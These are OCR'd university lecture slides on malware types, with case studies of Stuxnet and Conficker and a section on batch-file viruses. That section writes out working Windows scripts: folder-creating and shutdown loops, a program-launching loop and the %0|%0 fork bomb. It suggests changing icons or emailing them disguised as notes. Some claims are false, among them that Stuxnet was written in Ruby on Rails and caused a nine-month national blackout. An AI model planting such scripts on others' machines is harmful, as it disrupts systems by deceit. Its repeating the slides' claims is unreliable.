
THE NORTHCAP UNIVERSITY

Malware

Dr. Prachi



30 YEARS OF EXCELLENCE

NAAC Accredited

Malware

MALWARE derives from "**MAL + WARES**" which means

MAL=Malicious

WARES=Software

Programs, tools, codes that can affect computer system with or without your permission.

Can be in any format

- **Image, Video,**
- **Executable file,**
- **Text file, Doc,**
- **Link, anything, character etc.**

Case Study

How to crash the iPhone with a single Telugu character

- Apple was crashed through a character (search)- https://www.thenewsminute.com/article/telugu-character-bug-causing-iphones-crash-globally-apple-promises-fix-76554
- Sending the character in **Telugu** to devices that crashes an iPhone and makes apps like Messages, Facebook Messenger and WhatsApp inaccessible.

IMPACT OF MALWARES

THE NORTHCAP UNIVERSITY

Can **steal your data**

Can **consume resources** such as **Processor, RAM, Harddrive space** etc.


Can lead to **identity theft**

Can take **REMOTE CONTROL** of machine

Can **steal money and confidential data** and destroy machine

Can **create junks of file** and **fill your Machine** etc.

TYPES OF MALWARES



VIRUS


"**Vital Information Resource Under Seize**"

Implanted codes or programs which **needs human assistance** to initiate

Can't be replicated without any human assistance.


- (e.g. when you double click it or autoplay the pendrive)

Types of Virus



Virustotal.com

- https://www.virustotal.com
- 55 antivirus-keeps on updating
- You can upload file and check against virus



Windows/Linux

- Windows- is made on ->.net framework->batch language->
- Linux-Bash

BATCH FILE VIRUS CREATION

THE NORTHCAP UNIVERSITY

```
mkdir hahaha
```

Create a folder

Cannot create folders with same name at same location, but want to make folders infinite times.

This can be done by using loop and iterate it number of times.

To Create infinite folder with different name-100% CPU usage

THE NORTHCAP UNIVERSITY

```
:loop
 mkdir %random%
 goto :loop
```

Save it ak47.bat, select all files while saving → **%Random%** will create directories with different names → You can change the file type, icon. → Double click to open. It will start making folders → **Ctrl + c** to stop making these folders → It increases **CPU usage 100%** but not the RAM usage → To end process (start + run-explorer.exe) – open task manager-end process

Create a folder inside a folder---- infinite times

```
:loop mkdir test cd test goto
 :loop
```

Save it by anyname.bat → change its icon or attach with mail and send as notes of cyber → Cd test makes you go inside test folder. → It creates folder inside folder → folder test (test(test(test(test(…….)

Virus

To Create a file

echo "hi, you are hacked?">>hack.txt

Shut Down Virus

- shutdown -s -t 10 -c "Hacked By Grade 1 Hackers“
- Shutdown –s: denotes shutdown.exe
- T : is for time
- 10: denotes time in second
- C: comment

- **Make showdown with loop**

```
:loop
Shutdown -s: denotes
shutdown.exe Goto
:loop
```

To make system Crash-100% RAM usage


THE NORTHCAP UNIVERSITY

```
:loop
    run cmd.exe
    start notepad.exe start
    mspaint.exe start calc.exe
    start explorer.exe
goto :loop
```

It will increase the **speed of RAM usage & CPU usage**

TASK

To create your own virus



Fork Bomb

THE NORTHCAP UNIVERSITY

- It consumes CPU time in the process of forking, and by saturating the operating system's process table.
- An infinite loop that repeatedly launches new copies of itself (creates new processes to deplete available system resources).
- Alternatively referred to as a **rabbit virus** and **wabbit.**
- is a denial of service attack (DDoS)
  Just 5 characters long, the fork bomb is not Deadly to a computer, Just annoying
- http://smartechverse.blogspot.com/2015/07/fork-bomb.html

Fork Bomb

1. CREATE A NEW TEXT FILE.

2. TYPE AND SAVE THE FOLLOWING CODE AS A BATCH FILE, THAT IS WITH EXTENSION .BAT

%0|%0 (PER ZERO PIPE PER ZERO)

TECHNICALLY, THE ABOVE 5 CHARACTERS ARE SHORT FORM OF 3 LINES OF CODE :

```
:S
START %0
GOTO S
```

Here, the first line creates a sort of checkpoint called ‘s’

%0is actually the name of the .bat file itself.

Every time the loop runs: again duplicate themselves

- Exponential growth- two programs are created.
- After another cycle, each of those two create another two for a total of four same programs. After 10 iterations we have 2^10 = 1024 programs

Fork Bomb

THE NORTHCAP UNIVERSITY

You double click

Open **task manager** before opening this file, **Check no. of processes running**

After opening the file, Check no. of processes running **it will increase exponentially.**

Case study

- **malware that attacked on Microsoft fork bomb**

Solution

Prevent fork bombs by limit the amount of processes each user can open

For example, if user was limited to having 40 processes running,


the fork bomb would hit the 40 process limit quickly.

Therefore, system willn't run out of resources.

2. WORMS

- Worms are those malicious softwares **which replicates into a network** without any human assistance.
- If an attacker is connected to a network and he/she executes the worm in his/her own machine it will start its working by replicating.
- EG. Stuxnet , Conficker worm
- It goes on every computer in a network
- Biggest attack of worm was stuxnet- stuxnet

Conficker worm



Conficker

- **Conficker**, is a computer worm to target Microsoft Windows, it was first detected in November 2008.
- It uses flaws in Windows OS and dictionary attacks on administrator passwords to propagate.
- It has been unusually difficult to counter because uses many advanced malware techniques.
- Infected millions of computers including government, business and home computers in over 190 countries.

Case Study- Stuxnet

- Stuxnet - Iran's nuclear plant –I nfected USB stick. (search)
- Pendrive was spread all over the area of nuclear plant.
- Guard picked and inserted in the computer and 0.35 sec it was spread in the network.
- So well programmed that its victims could do very little to stop it.
- In fact, they didn't even know that disruptions were caused by a computer virus.
- It did national black out for 9 months
- After several months-1,000 machines were destroyed
- https://www.vice.com/en_us/article/ezp58m/the-history-of-stuxnet-the-worlds-first-true-cyberweapon-5886b74d80d84e45e7bd22ee

Stuxnet

THE NORTHCAP UNIVERSITY

Its code has been developed on the platform-**Ruby on rails**

Its code is available on github- stuxnet github (search)

Latest attack was on NASA ?? (search)


Faraday bags

Are a type of **Faraday cage** made of flexible metallic fabric.

A small, windowless bag that will **isolate one mobile phone, GPS, camera** or other similar device from N/w, Bluetooth, signals etc.

preventing remote hacking, remote wiping of **data/evidence** and **remote surveillance.**


Protect against **data theft or to enhance digital privacy**



Home Work

- How Israel rules the world of cyber security VICE on HBO
- https://www.youtube.com/watch?v=ca-C3voZwpM

3. TROJANS



It is **created by RAT Tools** (Remote Administration Tools) and we can perform any operation on the Victim machine as we want.

Is a malicious program which gives you the **access of the victim machine's remotely**.

4. RANSOMWARES

Prevents users from accessing their system or personal files and demands ransom payment in order to regain access.

Earliest variants was developed in the late 1980s, and payment was to be sent via snail mail.

Today, ransomware authors order that payment be sent via **cryptocurrency or credit card.**

THE NORTHCAP UNIVERSITY

Nomoreransomeware.org-get you files decrypted

30 YEARS OF EXCELLENCE

NAAC Accredited

Types of ransomware

Types of Ransomware

Scareware

- Receive a pop-up claiming that malware was discovered and pay money.
- If do nothing, you'll likely continue to be bombarded with pop-ups

